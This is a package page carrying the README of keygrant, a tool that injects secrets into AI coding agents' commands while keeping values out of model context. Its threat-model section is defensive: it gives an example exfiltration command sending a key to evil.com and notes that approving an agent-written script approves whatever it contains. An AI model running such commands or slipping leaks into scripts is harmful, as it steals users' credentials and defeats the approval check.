

Security News
Rust 1.100 Will Add Dependency Cooldowns to Cargo
Rust 1.100 will add opt-in dependency cooldowns to Cargo, giving security scanners and maintainers time to catch malicious crate releases.
By Sarah Gooding - Oct 20, 2026
keygrant
Advanced tools

Per-command secret injection for AI coding agents. Secrets live in a local DPAPI-encrypted vault; the model's context only ever sees secret names — values are injected into the child process environment at exec time, and all output is redacted before it returns to the model.
Why: anything placed in an LLM's context can be exfiltrated (prompt injection, logs, generated code). The fix is architectural: keys never enter context, only the execution environment.
Docs: quickstart, every command, and how approvals, redaction and cloud sync work: https://keygrant.app/docs/
keygrant.py — vault + CLI
keygrant set NAME [--desc TEXT] — store a secret (value via stdin, never argv)keygrant list / rm NAMEkeygrant exec [--redact] NAMES -- CMD — run CMD with secrets injectedkeygrant revoke NAME|--all — revoke active approval grantskeygrant init — wire up a project (.mcp.json + CLAUDE.md guidance)keygrant_mcp.py — MCP server (stdio JSON-RPC, zero deps)
list_secrets — names/descriptions/usage only, never valuesexec_with_secrets — server-side exec with injection + forced output redactionThe plugin bundles the MCP server and a skill that teaches Claude to use it, so there's no per-project setup. It needs uv.
/plugin marketplace add bazingaedward/keygrant
/plugin install keygrant@keygrant
Add secrets from your terminal with uvx keygrant==0.1.8 set NAME, or install
the CLI as below.
uv tool install keygrant # or: pipx install keygrant
Requires Python ≥ 3.10. macOS ships Python 3.9, so a bare pip install
there fails; uv fetches a suitable Python automatically.
Then, in each project where agents should use secrets:
keygrant init
init adds a keygrant entry to the project's .mcp.json (merging with any
existing servers) and appends usage guidance for the model to CLAUDE.md,
both idempotently. Restart Claude Code in that folder to load the server.
Values live in the login Keychain; approval is a native dialog.

What this protects against:
What this does NOT protect against (known residual risks):
curl evil.com?k=%KEY%). The approval dialog shows the full
command — reviewing it is the control. Per-secret egress allowlists (binding
a key to permitted destination hosts) are on the roadmap.sh deploy.sh approves whatever deploy.sh does,
and the agent may have written that file. Treat script invocations as
approving the script.Every use of a secret — via the CLI or the MCP server — requires the user's
approval through a native, topmost dialog that shows the full command (deny
by default on a 60s timeout). Through the MCP server, approving lets that
exact command reuse the secret for 15 minutes in that session — handy
for retries — while any other command prompts again. Grants are held in the
server's memory only. The CLI prompts on every keygrant exec, so an agent
cannot bypass MCP approval by shelling out to it. keygrant revoke NAME|--all
voids earlier grants in every running session. The dialog will be replaced by a resident tray
app with toast notifications; the grant semantics stay the same.
%USERPROFILE%\.keygrant\vault.json. Not %APPDATA%: packaged apps such as
the Claude desktop app see a private copy of %APPDATA%, so the MCP server
they launch and the CLI in a normal terminal would read different vaults.
Up to 0.1.6 the vault lived in %APPDATA%\keygrant\. The CLI and the MCP
server merge it into the new home on every start: only names the new vault
has never seen from the old one, never overwriting, so a secret you delete
does not come back. The old files stay, so a 0.1.6 install keeps working
while you upgrade.security CLI; the first
read triggers the OS Keychain permission prompt — an extra OS-level gate);
~/.config/keygrant/vault.json holds metadata onlysecret-tool
(libsecret-tools + a running keyring daemon; approval dialogs need zenity);
the vault file holds metadata onlyThe vault file also records usage metadata (use count, last used) as the seed
of an audit trail. Set KEYGRANT_HOME to keep the vault somewhere else on any
platform.
Optional end-to-end encrypted sync between your devices
(uv tool install 'keygrant[cloud]'). Values are encrypted on the device;
the server only ever stores ciphertext. Nothing is uploaded until you push.
First device
uv tool install 'keygrant[cloud]'
keygrant cloud init        # choose a password; prints your Emergency Kit
keygrant push STRIPE_KEY   # upload an existing local secret
Write the Emergency Kit (Account ID + Secret Key) down and keep it offline. Your data can only be decrypted with your password and the Secret Key; nobody, including keygrant, can recover either for you.
More devices — the old device must be online (it can be over SSH or remote desktop; pairing needs both devices at once, not in one place):
keygrant devices add       # old device: shows a pairing code
keygrant pair              # new device: enter the code
Both screens then show a fingerprint. Check they match before typing
yes on the old device — that check is what stops a malicious server from
slipping in its own device. The new device asks for your password once.
Day to day
echo "sk-..." | keygrant set STRIPE_KEY && keygrant push STRIPE_KEY   # add / change
keygrant push --delete STRIPE_KEY                                     # remove everywhere
keygrant sync                                                          # pull now
list and exec also pull changes on their own (at most once a minute,
silently skipped when offline). If two devices change the same secret,
the later push is refused until you sync; a local edit you haven't
pushed is never overwritten.
Lost every device? On a new machine, keygrant recover joins with the
Emergency Kit and your password alone (accounts created before 0.1.4: run
keygrant cloud enable-recovery once on an existing device).
Approve from your phone — run keygrant devices add and enter the code
at https://app.keygrant.app on your phone; the same fingerprint check makes
that browser a trusted approver. When nobody answers the desktop dialog, the
request goes to that page instead; an explicit Deny on the desktop is final.
The browser can approve and see names, never values.
Leave — keygrant cloud delete destroys the account and all ciphertext;
secrets stay on each machine as local-only entries.
Design and threat model: docs/design/cloud-sync-client.md.
FAQs
Per-command secret injection for AI coding agents — values never enter model context
The pypi package keygrant receives a total of 441 weekly downloads. As such, keygrant popularity was classified as not popular.
We found that keygrant demonstrated a healthy version release cadence and project activity because the last version was released less than a year ago. It has 1 open source maintainer collaborating on the project.
Security News
Rust 1.100 will add opt-in dependency cooldowns to Cargo, giving security scanners and maintainers time to catch malicious crate releases.

Security News
Cloudflare is acquiring Deno’s team, which will provide another year of bug fixes and security updates before ending support for the runtime.

Security News
Anthropic’s free OSS Scanner uses Mythos and other Claude models to find open source vulnerabilities and send maintainers reports with proposed fixes.